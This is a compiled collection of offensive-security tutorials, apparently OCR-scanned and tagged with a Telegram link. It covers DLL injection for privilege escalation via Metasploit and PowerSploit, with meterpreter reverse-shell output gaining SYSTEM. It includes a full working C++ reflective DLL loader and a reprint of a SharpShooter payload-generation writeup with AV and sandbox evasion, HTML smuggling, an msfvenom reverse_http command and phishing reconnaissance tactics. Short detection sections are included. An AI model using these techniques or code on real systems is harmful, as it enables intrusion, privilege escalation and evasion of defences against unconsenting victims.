          Address of LoadLibrary [Target Process] = 0x0000000077587070


Step 4 => Injecting DLL into target process using the method 'CreateRemoteThread
'
          Waiting for Remote Thread to Terminate...
          Address of Injected DLL [C:\pentestlab.dll] in target process = 0x0000
07FEFB7E0000


Successfully Injected the DLL into target process !!!
```

RemoteDLLInjector – DLL Injection Method

If the DLL is successfully injected it will return back a meterpreter session with the privileges of the process. Therefore processes with higher privileges than the standard can be abused for privilege escalation.

```
[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 192.168.100.4
[*] Meterpreter session 1 opened (192.168.100.3:4444 -> 192.168.100.4:49287) at
2017-04-03 15:11:17 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Privilege Escalation – DLL Injection

Metasploit

Metasploit framework has a specific module for performing DLL injection. It only needs to be linked into a meterpreter session and to specify the PID of the process and the path of the DLL.

https://t.me/learningnets

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use post/windows/manage/reflective_dll_inject
msf post(reflective_dll_inject) > set session 1
session => 1
msf post(reflective_dll_inject) > set PID 3512
PID => 3512
msf post(reflective_dll_inject) > set PATH C:\\Users\\Administrator\\Desktop\\pe
ntestlab.dll
PATH => C:\Users\Administrator\Desktop\pentestlab.dll
msf post(reflective_dll_inject) >
```

Metasploit – Reflective DLL Injection Module

```
msf post(reflective_dll_inject) > run

[*] Running module against WIN-RUDHUU4VG75
[*] Injecting /root/Desktop/reflective_dll.x64.dll into 1960 ...
[*] DLL injected. Executing ReflectiveLoader ...
[+] DLL injected and invoked.
[*] Post module execution completed
msf post(reflective_dll_inject) >
```

Metasploit – Reflective DLL Injection

PowerSploit

Privilege escalation via DLL injection it is also possible with PowerSploit as well. The msfvenom can be used to generate the malicious DLL and then through the task manager the PID of the target process can be obtained. If the process is running as SYSTEM then the injected DLL will run with the same privileges as well and the elevation will be achieved.

Applications | Processes | Services | Performance | Networking | Users

Image Na...	PID	User Name	CPU	Memory (P...	Descri
dwm.exe	1960	Administr...	00	1,284 K	Deskto
explorer.exe	2812	Administr...	00	33,040 K	Windo
httpd.exe *32	892	Administr...	00	7,616 K	Apach
httpd.exe *32	1164	Administr...	00	12,528 K	Apach
lsass.exe	484	SYSTEM	00	3,552 K	Local !
lsm.exe	492	SYSTEM	00	1,388 K	Local !
msdtc.exe	2684	NETWOR...	00	2,704 K	Micros
notepad.exe	3512	SYSTEM	00	1,004 K	Notep
powershell.exe	3708	Administr...	00	85,420 K	Windo

Discovery of the Process ID

The Invoke-DLLInjection module will perform the DLL injection as the example below:

https://t.me/learningnets

```
PS C:\Users\Administrator> Invoke-DLLInjection -ProcessID 3512 -Dll C:\Users\Administrator\Desktop\pentestlab.dll

   Size(K) ModuleName                                        FileName
   ------- ----------                                        --------
        20 pentestlab.dll                                    C:\Users\Administrator\Desktop\pentestlab.dll

PS C:\Users\Administrator>
```

PowerSploit – DLL Injection

The payload inside the DLL will be executed and SYSTEM privileges will be obtained.

```
[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 192.168.100.4
[*] Meterpreter session 3 opened (192.168.100.3:4444 -> 192.168.100.4:49293) at
2017-04-04 04:59:22 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

DLL Executed with SYSTEM Privileges

References

https://clymb3r.wordpress.com/2013/04/06/reflective-dll-injection-with-powershell/

http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html

https://disman.tl/2015/01/30/an-improved-reflective-dll-injection-technique.html

https://github.com/stephenfewer/ReflectiveDLLInjection

https://www.nettitude.co.uk/dll-injection-part-two/

https://pentestlab.blog/tag/dll-injection/page/2/

Reflective DLL Injection

Reflective DLL injection is a technique that allows an attacker to inject a DLL's into a victim process from memory rather than disk.

Purpose

The purpose of this lab is to:

Test reflective DLL injection capability in metasploit

Goof around with basic memory forensics

Implement a simple reflective DLL injection POC by myself

Technique Overview

The way the reflective injection works is nicely described by the technique's original author Stephen Fewer here:

Execution is passed, either via CreateRemoteThread() or a tiny bootstrap shellcode, to the library's ReflectiveLoader function which is an exported function found in the library's export table.

https://t.me/learningnets

As the library's image will currently exists in an arbitrary location in memory the ReflectiveLoader will first calculate its own image's current location in memory so as to be able to parse its own headers for use later on.

The ReflectiveLoader will then parse the host processes kernel32.dll export table in order to calculate the addresses of three functions required by the loader, namely LoadLibraryA, GetProcAddress and VirtualAlloc.

The ReflectiveLoader will now allocate a continuous region of memory into which it will proceed to load its own image. The location is not important as the loader will correctly relocate the image later on.

The library's headers and sections are loaded into their new locations in memory.

The ReflectiveLoader will then process the newly loaded copy of its image's import table, loading any additional library's and resolving their respective imported function addresses.

The ReflectiveLoader will then process the newly loaded copy of its image's relocation table.

The ReflectiveLoader will then call its newly loaded image's entry point function, DllMain with DLL_PROCESS_ATTACH. The library has now been successfully loaded into memory.

Finally the ReflectiveLoader will return execution to the initial bootstrap shellcode which called it, or if it was called via CreateRemoteThread, the thread will terminate.

Execution

This lab assumes that the attacker has already gained a meterpreter shell from the victim system and will now attempt to perform a reflective DLL injection into a remote process on a compromised victim system, more specifically into a notepad.exe process with PID 6156

Metasploit's post-exploitation module windows/manage/reflective_dll_inject configured:

Reflective_dll.x64.dll is the DLL compiled from Steven Fewer's reflective dll injection project on github.

After executing the post exploitation module, the below graphic shows how the notepad.exe executes the malicious payload that came from a reflective DLL that was sent over the wire from the attacker's system:

Observations

Once the metasploit's post-exploitation module is run, the procmon accurately registers that notepad created a new thread:

Let's see if we can locate where the contents of reflective_dll.x64.dll are injected into the victim process when the metasploit's post-exploitation module executes.

For that, lets debug notepad in WinDBG and set up a breakpoint for MessageBoxA as shown below and run the post-exploitation module again:

https://t.me/learningnets

0:007> bp MessageBoxA

0:007> bl

0 e 00000000`77331304   0001 (0001) 0:**** USER32!MessageBoxA

The breakpoint is hit:

At this point, we can inspect the stack with kv and see the call trace. A couple of points to note here:

return address the code will jump to after the USER32!MessageBoxA finishes is 00000000031e103e

inspecting assembly instructions around 00000000031e103e, we see a call instruction call qword ptr [00000000031e9208]

inspecting bytes stored in 00000000031e9208, (dd 00000000031e9208 L1) we can see they look like a memory address 0000000077331304 (note this address)

inspecting the EIP pointer (r eip) where the code execution is paused at the moment, we see that it is the same 0000000077331304 address, which means that the earlier mentioned instruction call qword ptr [00000000031e9208] is the actual call to USER32!MessageBoxA

This means that prior to the above mentioned instruction, there must be references to the variables that are passed to the MessageBoxA function:

If we inspect the 00000000031e103e 0x30 bytes earlier, we can see some suspect memory addresses and the call instruction almost immediatley after that:

Upon inspecting those two addresses - they are indeed holding the values the MessageBoxA prints out upon successful DLL injection into the victim process:

0:007> da 00000000`031e92c8

00000000`031e92c8 "Reflective Dll Injection"

0:007> da 00000000`031e92e8

00000000`031e92e8 "Hello from DllMain!"

Looking at the output of the !address function and correlating it with the addresses the variables are stored at, it can be derived that the memory region allocated for the evil dll is located in the range 031e0000 - 031f7000:

Indeed, if we look at the 031e0000, we can see the executable header (MZ) and the strings fed into the MessageBoxA API can be also found further into the binary:

https://t.me/learningnets

Detecting Reflective DLL Injection with Volatility

Malfind is the Volatility's pluging responsible for finding various types of code injection and reflective DLL injection can usually be detected with the help of this plugin.

The plugin, at a high level will scan through various memory regions described by Virtual Address Descriptors (VADs) and look for any regions with PAGE_EXECUTE_READWRITE memory protection and then check for the magic bytes 4d5a (MZ in ASCII) at the very beginning of those regions as those bytes signify the start of a Windows executable (i.e exe, dll):

volatility -f /mnt/memdumps/w7-reflective-dll.bin malfind --profile Win7SP1x64

Note how in our case, volatility discovered the reflective dll injection we inspected manually above with WindDBG:

Implementing Reflective DLL Injection

I wanted to program a simplified Reflective DLL Injection POC to make sure I understood its internals, so this is my attempt and its high level workflow of how I've implemented it:

Read raw DLL bytes into a memory buffer

Parse DLL headers and get the SizeOfImage

Allocate new memory space for the DLL of size SizeOfImage

Copy over DLL headers and PE sections to the memory space allocated in step 3

Perform image base relocations

Load DLL imported libraries

Resolve Import Address Table (IAT)

Invoke the DLL with DLL_PROCESS_ATTACH reason

Steps 1-4 are pretty straight-forward as seen from the code below. For step 5 related to image base relocations, see my notes T1093: Process Hollowing and Portable Executable Relocations

Resolving Import Address Table

Portable Executables (PE) use Import Address Table (IAT) to lookup function names and their memory addresses when they need to be called during runtime.

When dealing with reflective DLLs, we need to load all the dependent libraries of the DLL into the current process and fix up the IAT to make sure that the functions that the DLL imports point to correct function addresses in the current process memory space.

In order to load the depending libraries, we need to parse the DLL headers and:

Get a pointer to the first Import Descriptor

From the descriptor, get a pointer to the imported library name

https://t.me/learningnets

Load the library into the current process with LoadLibrary

Repeat process until all Import Descriptos have been walked through and all depending libraries loaded

Before proceeding, note that my test DLL I will be using for this POC is just a simple MessageBox that gets called once the DLL is loaded into the process:

Below shows the first Import Descriptor of my test DLL. The first descriptor suggests that the DLL imports User32.dll and its function MessageBoxA. On the left, we can see a correctly resolved library name that is about to be loaded into the memory process with LoadLibrary:

Below shows that the user32.dll gets loaded successfully:

After the Import Descriptor is read and its corresponding library is loaded, we need to loop through all the thunks (data structures describing functions the library imports), resolve their addresses using GetProcAddress and put them into the IAT so that the DLL can reference them when needed:

Once we have looped through all the Import Decriptors and their thunks, the IAT is considered resolved and we can now execute the DLL. Below shows a successfully loaded and executed DLL that pops a message box:

Code

```
#include "pch.h"

#include <iostream>

#include <Windows.h>


typedef struct BASE_RELOCATION_BLOCK {

	DWORD PageAddress;

	DWORD BlockSize;

} BASE_RELOCATION_BLOCK, *PBASE_RELOCATION_BLOCK;


typedef struct BASE_RELOCATION_ENTRY {

	USHORT Offset : 12;
```

https://t.me/learningnets

```
	USHORT Type : 4;
} BASE_RELOCATION_ENTRY, *PBASE_RELOCATION_ENTRY;

using DLLEntry = BOOL(WINAPI *)(HINSTANCE dll, DWORD reason, LPVOID reserved);

int main()
{
	// get this module's image base address
	PVOID imageBase = GetModuleHandleA(NULL);

	// load DLL into memory
	HANDLE dll = CreateFileA("\\\\VBOXSVR\\Experiments\\MLLoader\\MLLoader\\x64\\Debug\\dll.dll", GENERIC_READ, NULL, NULL, OPEN_EXISTING, NULL, NULL);
	DWORD64 dllSize = GetFileSize(dll, NULL);
	LPVOID dllBytes = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, dllSize);
	DWORD outSize = 0;
	ReadFile(dll, dllBytes, dllSize, &outSize, NULL);

	// get pointers to in-memory DLL headers
	PIMAGE_DOS_HEADER dosHeaders = (PIMAGE_DOS_HEADER)dllBytes;
	PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((DWORD_PTR)dllBytes + dosHeaders->e_lfanew);
	SIZE_T dllImageSize = ntHeaders->OptionalHeader.SizeOfImage;

	// allocate new memory space for the DLL. Try to allocate memory in the image's preferred base address, but don't stress if the memory is allocated elsewhere
	//LPVOID dllBase = VirtualAlloc((LPVOID)0x000000191000000, dllImageSize, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
	LPVOID dllBase = VirtualAlloc((LPVOID)ntHeaders->OptionalHeader.ImageBase, dllImageSize, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);

	// get delta between this module's image base and the DLL that was read into memory
```

https://t.me/learningnets

```
	DWORD_PTR deltaImageBase = (DWORD_PTR)dllBase - (DWORD_PTR)ntHeaders->OptionalHeader.ImageBase;

	// copy over DLL image headers to the newly allocated space for the DLL
	std::memcpy(dllBase, dllBytes, ntHeaders->OptionalHeader.SizeOfHeaders);

	// copy over DLL image sections to the newly allocated space for the DLL
	PIMAGE_SECTION_HEADER section = IMAGE_FIRST_SECTION(ntHeaders);
	for (size_t i = 0; i < ntHeaders->FileHeader.NumberOfSections; i++)
	{
		LPVOID sectionDestination = (LPVOID)((DWORD_PTR)dllBase + (DWORD_PTR)section->VirtualAddress);
		LPVOID sectionBytes = (LPVOID)((DWORD_PTR)dllBytes + (DWORD_PTR)section->PointerToRawData);
		std::memcpy(sectionDestination, sectionBytes, section->SizeOfRawData);
		section++;
	}

	// perform image base relocations
	IMAGE_DATA_DIRECTORY relocations = ntHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC];
	DWORD_PTR relocationTable = relocations.VirtualAddress + (DWORD_PTR)dllBase;
	DWORD relocationsProcessed = 0;

	while (relocationsProcessed < relocations.Size)
	{
		PBASE_RELOCATION_BLOCK relocationBlock = (PBASE_RELOCATION_BLOCK)(relocationTable + relocationsProcessed);
		relocationsProcessed += sizeof(BASE_RELOCATION_BLOCK);
		DWORD relocationsCount = (relocationBlock->BlockSize - sizeof(BASE_RELOCATION_BLOCK)) / sizeof(BASE_RELOCATION_ENTRY);
		PBASE_RELOCATION_ENTRY relocationEntries = (PBASE_RELOCATION_ENTRY)(relocationTable + relocationsProcessed);
```

https://t.me/learningnets

```
		for (DWORD i = 0; i < relocationsCount; i++)
		{
			relocationsProcessed += sizeof(BASE_RELOCATION_ENTRY);

			if (relocationEntries[i].Type == 0)
			{
				continue;
			}

			DWORD_PTR relocationRVA = relocationBlock->PageAddress + 
relocationEntries[i].Offset;
			DWORD_PTR addressToPatch = 0;
			ReadProcessMemory(GetCurrentProcess(), 
(LPCVOID)((DWORD_PTR)dllBase + relocationRVA), &addressToPatch, sizeof(DWORD_PTR), 
NULL);
			addressToPatch += deltaImageBase;
			std::memcpy((PVOID)((DWORD_PTR)dllBase + relocationRVA), 
&addressToPatch, sizeof(DWORD_PTR));
		}
	}

	// resolve import address table
	PIMAGE_IMPORT_DESCRIPTOR importDescriptor = NULL;
	IMAGE_DATA_DIRECTORY importsDirectory = ntHeaders-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];
	importDescriptor = (PIMAGE_IMPORT_DESCRIPTOR)(importsDirectory.VirtualAddress 
+ (DWORD_PTR)dllBase);
	LPCSTR libraryName = "";
	HMODULE library = NULL;

	while (importDescriptor->Name != NULL)
	{
		libraryName = (LPCSTR)importDescriptor->Name + (DWORD_PTR)dllBase;
```

https://t.me/learningnets

```
            library = LoadLibraryA(libraryName);

            if (library)
            {
                PIMAGE_THUNK_DATA thunk = NULL;
                thunk = (PIMAGE_THUNK_DATA)((DWORD_PTR)dllBase +
importDescriptor->FirstThunk);

                while (thunk->u1.AddressOfData != NULL)
                {
                    if (IMAGE_SNAP_BY_ORDINAL(thunk->u1.Ordinal))
                    {
                        LPCSTR functionOrdinal =
(LPCSTR)IMAGE_ORDINAL(thunk->u1.Ordinal);
                        thunk->u1.Function =
(DWORD_PTR)GetProcAddress(library, functionOrdinal);
                    }
                    else
                    {
                        PIMAGE_IMPORT_BY_NAME functionName =
(PIMAGE_IMPORT_BY_NAME)((DWORD_PTR)dllBase + thunk->u1.AddressOfData);
                        DWORD_PTR functionAddress =
(DWORD_PTR)GetProcAddress(library, functionName->Name);
                        thunk->u1.Function = functionAddress;
                    }
                    ++thunk;
                }
            }

            importDescriptor++;
        }

        // execute the loaded DLL
```

https://t.me/learningnets

```
	DLLEntry DllEntry = (DLLEntry)((DWORD_PTR)dllBase + ntHeaders->OptionalHeader.AddressOfEntryPoint);
	(*DllEntry)((HINSTANCE)dllBase, DLL_PROCESS_ATTACH, 0);

	CloseHandle(dll);
	HeapFree(GetProcessHeap(), 0, dllBytes);

	return 0;
}
```

References

https://github.com/stephenfewer/ReflectiveDLLInjection

https://www.joachim-bauch.de/tutorials/loading-a-dll-from-memory/

https://github.com/nettitude/SimplePELoader/

SharpShooter

Getting a foothold is often one of the most complex and time-consuming aspects of an adversary simulation. We typically find much of our effort is spent creating and testing payloads against various OS versions/architectures and against the most commonly used EDR (Endpoint Detection and Response), anti-virus and sandboxing solutions. Many of these solutions have become more focused and aware of PowerShell, as such we've naturally moved away from PowerShell to research other techniques for getting into memory and evading endpoint defences. This led to the development of an in-house payload generation framework we named SharpShooter. After using this framework with great success across a number of engagements, we have opted to release the tool.

SharpShooter is a weaponised payload generation framework with anti-sandbox analysis, staged and stageless payload execution and support for evading ingress monitoring. SharpShooter provides a framework to create payloads in the following Windows formats:

HTA

JS

JSE

VBA

VBE

VBS

WSF

The created payloads can be used to retrieve, compile and execute arbitrary C Sharp source code. SharpShooter payloads are RC4 encrypted with a random key to provide some modest


https://t.me/learningnets

anti-virus evasion, and the project includes the capability to integrate sandbox detection and environment keying to assist in evading detection. SharpShooter targets v2, v3 and v4 of the .NET framework which will be found on most end-user Windows workstations.

Aside from traditional anti-virus, SharpShooter has had success in bypassing “advanced endpoint protections” such as Palo Alto Traps and Bromium Isolation Analysis (where policy permits execution).

Staging and Stageless Execution

SharpShooter supports both staged and stageless payload execution. Staged execution can occur over either HTTP(S), DNS or both. When a staged payload is executed, it will attempt to retrieve a C Sharp source code file that has been zipped and then base64 encoded using the chosen delivery technique. The C Sharp source code will be downloaded and compiled on the host using the .NET CodeDom compiler. Reflection is then subsequently used to execute the desired method from the source code. A summary of how SharpShooter operates during staging is shown in the diagram below:



The key benefit of staging is that it provides the ability to change the executed payload in the event of failure or take down the payload following success to hide your implant which may hinder an investigation from the blue team.

DNS delivery is achieved in conjunction with the PowerDNS tool that we described in our previous blogpost. When web delivery is selected, a web request will be performed to the URI provided through the –web command line argument.

The CodeDom provider is a powerful means of achieving extensibility and we’ve been using it for offensive purposes, such as anti-virus evasion, for a number of years. A tweet from @buffaloverflow noted that it has also recently been adopted by malicious actors in the wild:

https://t.me/learningnets

XLSX:
7046db7a12910e4ceea386bd7ed83b4a2c478c85096b371bf9ea4850f9e2039a
WSDL:
5483344f8a0f355ee1dda48983329e33bc31989d42d20a25bf08187ffecb6663

One of the benefits of using CodeDom is that it offers flexibility in payload creation; you're not just limited to shellcode execution but you have the ability to execute arbitrary C Sharp. Therefore, if you want to create a VBS file that executes Mimikatz or performs process doppelgänging, you can.

SharpShooter provides a built-in template for executing arbitrary shellcode for both staged and stageless payloads.

Sandbox Detection

SharpShooter provides some rudimentary methods to detect whether the payload is being executed inside a sandbox. These techniques, with the exception of the domain keying technique, are borrowed from Brandon Arvanaghi's CheckPlease project.

The payload will not execute if the conditions of the selected sandbox detection techniques are met. The following techniques are available:

- Key to Domain: the payload will only execute on a specific domain;
- Ensure Domain Joined: the payload will only execute if the workstation is domain joined;
- Check for Sandbox Artifacts: the payload will search the file system for artifacts of known sandbox technologies and virtualisation systems, if found the payload will not execute;
- Check for Bad MACs: the payload will check the MAC address of the system, if the vendor matches known virtualisation software it will not execute;
- Check for Debugging: if the payload is being debugged, it will not execute.

These techniques can be used in conjunction with each other to assist in avoiding detection.

https://t.me/learningnets

To create a payload with one of these techniques, use the –sandbox argument followed by a comma separated list of techniques to apply. For example –sandbox 1=CONTOSO,2,3.

Ingress Monitoring Evasion

A common tactic used by defenders is to prevent potentially malicious files from entering the environment at the perimeter. This is often implemented using extension, content type or content filtering on the perimeter proxy/gateway. A powerful solution to evading this inspection was documented by Rich Warren and involves encrypting your payload then embedding it inside a HTML file. The payload is decrypted on the client-side using JavaScript. Consequently, the perimeter inspection will only every see a HTML file with the text/html content-type.

SharpShooter optionally uses this technique to embed its payloads and provides 2 sample templates for use. SharpShooter's implementation is almost directly borrowed from @Arno0x0x's EmbedInHTML tool.

To create a payload that uses HTML smuggling, use the –smuggle argument with the –template argument to select a template, e.g. –smuggle –template mcafee.

SharpShooter by Example

When our ActiveBreach team performs an adversary simulation, we invest heavily in reconnaissance. The reason for this is that understanding the target's environment will pay dividends, particularly when it comes to payload creation. In order to increase your chances of success with SharpShooter when executing shellcode, two key pieces of information are essential; the target architecture and the target .NET version. Fortunately, it is often relatively trivial to find this information.

When executing the targeting phase of a simulation, we would often look to disclose as much version information about the client-side software as possible so it can be replicated in our lab. One of our tactics for achieving this is through benign phishing; that is our phishing e-mails typically don't contain any specific payload but are engineered to trigger call backs to our infrastructure. One such method is through externally hosted images, for example including the following in a HTML phishing e-mail will trigger a connection to download the image from the user's mail client assuming they select the option to download remote images:

[code][/code]

In the case of Outlook, this may cause a User-Agent similar to the following to be sent to the server:

[code]Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; Microsoft Outlook 16.0.6366; ms-office; MSOffice 16)[/code]

There are several key pieces of information disclosed here, the most relevant for SharpShooter payloads is that the target is using a 64-bit operating system with a 32-bit Microsoft Office installation, as indicated by the WOW64 string, and the version of the .NET CLR installed.

Similarly, we may also try to social engineer users in to opening a site under our control and obtain the same information from the user's browser, as shown in the example below from a Widows 8.1 x64 host:

https://t.me/learningnets

[code]Mozilla/5.0 (Windows NT 6.3; Win64, x64; Touch) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.71 Safari/537.36 Edge/12.0 (Touch; Trident/7.0; .NET4.0E; .NET4.0C; .NET CLR 3.5.30729; .NET CLR 2.0.50727; .NET CLR 3.0.30729; HPNTDFJS; H9P; InfoPath[/code]

This information is particularly relevant to us if we want to create a payload that executes arbitrary shellcode. With the exception of HTA files due to mshta.exe being a 32-bit binary, we should always use a 64-bit shellcode when 64-bit Windows is in use.

Where possible, our operators will also attempt to elicit as much information about the internal Active Directory as can be feasibly obtained without breaching. Amongst others, common tactics include reviewing the disclosure of FQDNs from sources such as mail headers of perimeter services.

For example, mail headers may disclose something similar to the following:

[code]Received: from EXH004.contoso.com (unknown [10.1.1.1])
by smtp.localdomain (Service) with ESMTP id 43BD1114402;
Tue, 27 Feb 2018 13:38:33 +0000 (GMT)[/code]

Which would imply the internal domain is CONTOSO.

Similarly, if we observe the target to have a perimeter Skype for Business server, we can find the domain name from the X-MS-Server-Fqdn header, as shown below:

[code]X-MS-Server-Fqdn: S4BLYNC.contoso.com[/code]

Armed with this knowledge, we can begin to craft a SharpShooter payload that is keyed to our target environment; i.e. nothing malicious will happen unless the payload is executed on a CONTOSO joined member system.

If we wanted to create a JavaScript payload, that would attempt to retrieve the C Sharp payload through both DNS and Web delivery, we might use something like the following command line options:

[code]SharpShooter.py –payload js –delivery both –output foo –web http://www.foo.bar/shellcode.payload –dns bar.foo –shellcode –scfile ./csharpsc.txt –sandbox 1=contoso –smuggle –template mcafee –dotnetver 2[/code]

This configuration will key our payload to the CONTOSO domain using the –sandbox 1=contoso argument. The target environment supports .NET version >=3.5 therefore we can give our payload a better chance of success by specifying the correct .NET version using the –dotnetver 2 argument.

In the above example, shellcode is read from the “csharpsc.txt” file. If we wanted to execute shellcode compliant with Cobalt Strike’s beacon or Metasploit, you could generate this by selecting “Packages > Payload Generator > Output C#” in Cobalt Strike, or using the following msfvnom command:

[code]msfvenom -a x64 -p windows/x64/meterpreter/reverse_http LHOST=x.x.x.x LPORT=80 EnableStageEncoding=True PrependMigrate=True -f csharp[/code]

https://t.me/learningnets

The shellcode file should only contain the raw bytes, not the variable definition. For example byte[] buf = new byte[999] { 0x01, 0x02, 0x03 … would mean the shellcode file would contain just 0x01, 0x02, 0x03.

The outcome of the aforementioned command would look as follows:

```
(venv) dmc@deathstar ~/Code/SharpShooter/SharpShooter$ python SharpShooter.py --payload js --delivery both --outp
ut foo --web http://www.foo.bar/shellcode.payload --dns bar.foo --shellcode --scfile ./csharpsc.txt --sandbox 1=c
ontoso --smuggle --template mcafee --dotnetver 2

     Dominic Chell, @domchell, MDSec ActiveBreach, v0.2

[*] Adding keying for contoso domain
[*] Written delivery payload to output/foo.js
[*] Written shellcode payload to output/foo.payload
[*] File [./output/foo.js] successfully loaded !
[*] Encrypted input file with key [qxcfdefwnt]
[*] File [./output/foo.html] successfully created !
(venv) dmc@deathstar ~/Code/SharpShooter/SharpShooter$
```

SharpShooter will have created 3 separate files in the output directory, foo.html, foo.js and foo.payload. A brief explanation of what each of these files is, is provided below:


foo.js is the JavaScript payload that the user will eventually execute. It contains a base64 encoded, rc4 encrypted blob which is decrypted in-memory, on execution. The decrypted payload is the DotNetToJScript code that contains the SharpShooter .NET serialised object. If you are using HTML smuggling, this file does not need to be sent to the user, it's provided purely for information and debugging purposes.


foo.html is the HTML file that we will ultimately coerce the user in to opening by whatever means. This file contains the encrypted copy of foo.js which is decrypted using JavaScript then served to the user using the navigator.mssaveBlob technique.

foo.payload is the C Sharp source code that will be retrieved, compiled and executed on the target host. In this case, the file contains a harness that will execute the supplied shellcode. The source code file is zipped then base64 encoded. The file should be hosted at the URI http://www.foo.bar/shellcode.payload and on the foo.bar domain with PowerDNS running, as per the supplied command line arguments.


The foo.html file is ultimately what we would send to the end user either via an email attachment, or by coercing them in to opening a phishing link. When opened, the user would see something similar to the following due to the McAfee template being selected:

https://t.me/learningnets





Real-Time Scanning: No threats detected




If the user does click to open the JavaScript file, the shellcode should be executed and the implant returned.

Detection

Part of being a good red teamer is understanding your tools and their indicators. This not only helps you provide better advice to the blue team and your clients but will also help you build better tools.

When developing SharpShooter we were keen to understand what indicators were created on the host. The one that surprised us most was how the .NET CodeDom provider worked. Having used this technique successfully in the past, we were working on the premise that the source code was compiled in memory. This assumption was also a key influence on our design choice for the tool as generally we prefer to remain memory resident during adversary simulations.

When creating a new CodeDom provider, it is necessary to supply the compiler parameters; one of which is the Boolean CompilerParameters.GenerateInMemory property, which of course is set to true in SharpShooter. This is however somewhat misleading as we discovered while monitoring the process execution and we quickly came to realise that we had misunderstood the effect of this property. The reality is that when WScript.exe or the equivalent scripting engine is executed, it in turn executes the csc.exe compiler that's bundled with the .NET framework:



https://t.me/learningnets

This consequently means that the C Sharp source code is saved to disk in the user's Temp folder. The compiler is then executed on the command line, reading the arguments from a file also saved to disk:

```
Command Line:
"C:\Windows\Microsoft.NET\Framework64\v3.5\csc.exe" /noconfig /fullpaths @"C:\Users\dmc\AppData\Local\Temp\pgxuwnfd.cmdline"
```

As a result, it is vital to ensure that source code remains safe from anti-virus signatures; this of course is relatively trivial to achieve.

The stageless shellcode execution does not however leave these indicators as it does not use the CodeDom provider; the serialised .NET object directly executes the shellcode itself.

Another indicator that you should be aware of is when using staged DNS payloads. As .NET <= v4 does not contain a native DNS library for performing TXT record lookups, to maintain compatibility across versions the records are retrieved by iteratively executing nslookup.exe to read the C Sharp source code:

```
var startInfo = new ProcessStartInfo("nslookup");
startInfo.Arguments = string.Format("-type=TXT -retry=3 -timeout=6 {0}", hostname);
startInfo.RedirectStandardOutput = true;
startInfo.RedirectStandardError = true;
startInfo.UseShellExecute = false;
startInfo.WindowStyle = ProcessWindowStyle.Hidden;
startInfo.CreateNoWindow = true;
```

A potentially telling indicator therefore would be a series of nslookup.exe calls captured through command line logging.

Payload Generation using SharpShooter - MDSec

Process Injection

Introduction

Process injection is a camouflage technique used by malware. From the Task Manager, users are unable to differentiate an injected process from a legitimate one as the two are identical except for the malicious content in the former. Besides being difficult to detect, malware using process injection can bypass host-based firewalls and specific security safeguards.

What is Process Injection Used For?

There are various legitimate uses for process injection. For instance, debuggers can use it to hook into applications and allow developers to troubleshoot their programs. Antivirus services inject themselves into browsers to investigate the browser's behaviour and inspect internet traffic and website content.

Can Process Injections Be Used For Malicious Purposes?

Process injections are techniques; they can be used for both legitimate and malicious purposes. Because process injections are well-suited to hiding the true nature of action, they are often used by malicious actors to hide the existence of their malware from the victim. Some of the malicious activities that such actors can hide using process injections include data exfiltration and keylogging. Often, victims fail to realise that malicious files have been uploaded simply because the malicious processes are masked to look like innocuous ones.

https://t.me/learningnets

